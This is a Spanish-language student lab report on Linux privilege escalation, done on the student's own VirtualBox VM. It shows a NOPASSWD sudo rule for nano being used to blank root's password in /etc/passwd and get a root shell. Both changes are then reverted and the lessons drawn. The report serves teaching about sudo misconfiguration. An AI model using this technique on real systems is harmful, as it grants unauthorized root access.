



Tecnológico Nacional de México

Instituto Tecnológico de Saltillo

Computo en la nube

4.1 Práctica de seguridad informática escalada de privilegios

Docente: Miguel Salazar Del Bosque

**Alumno
Diego Josué González de León**

5 de marzo de 2026

Crear el usuario que se utilizará para el testing

```
root@debianz:~# adduser usuario_test
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for usuario_test
Enter the new value, or press ENTER for the default
    Full Name []: test
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
root@debianz:~#
```

Usando “visudo”. Agregar la línea “usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano” y guardar la modificación con CTRL + X, Y, ENTER

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano


[ Cancelled ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify    ^_ Go To Line  M-
```

Acceder al usuario creado

```
root@debianz:~# su - usuario_test
usuario_test@debianz:~$
```


Comprobar la vulnerabilidad al no solicitar contraseña cuando se intenta modificar el archivo de contraseñas

```
usuario_test@debianz:~$ sudo nano /etc/passwd_
```



```
ComputoNube REP [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 8.4 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dbus:x:81:81:dbus:/var/lib/dbus:/bin/false
```

Modificar los parámetros de root para que no pida contraseña, guardar el archivo con CTRL + X, Y, ENTER




```
GNU nano 8.4
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Acceder a root y verificar que no pide contraseña al hacerlo



```
usuario_test@debianz:~$ su root
root@debianz:/home/usuario_test# whoami
root
root@debianz:/home/usuario_test# _
```

Deshacer la vulnerabilidad creada al revertir los permisos sudo del usuario_test



```
ComputoNube REP [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

# Host alias specification

# User alias specification

# Cmnd alias specification


# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d
```

Restaurar el archivo de contraseñas para que root esté asegurado otra vez y guardar los cambios



```
root@debianz:/home/usuario_test# sudo nano /etc/passwd_

GNU nano 8.4
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Conclusiones

La práctica realizada permitió comprender de manera práctica el concepto de escalada de privilegios en sistemas operativos Linux mediante el uso incorrecto de la herramienta sudo. A través del ejercicio se pudo observar cómo una mala configuración en el archivo /etc/sudoers puede representar un riesgo importante para la seguridad del sistema, ya que permite a un usuario con privilegios limitados ejecutar comandos con permisos de administrador.

La actividad cumplió con el objetivo de demostrar cómo una vulnerabilidad aparentemente pequeña puede ser explotada para obtener privilegios elevados. Además, permitió comprender la importancia de aplicar buenas prácticas de seguridad, como restringir el uso de sudo únicamente a los comandos necesarios y evitar configuraciones que permitan la ejecución de programas sin autenticación.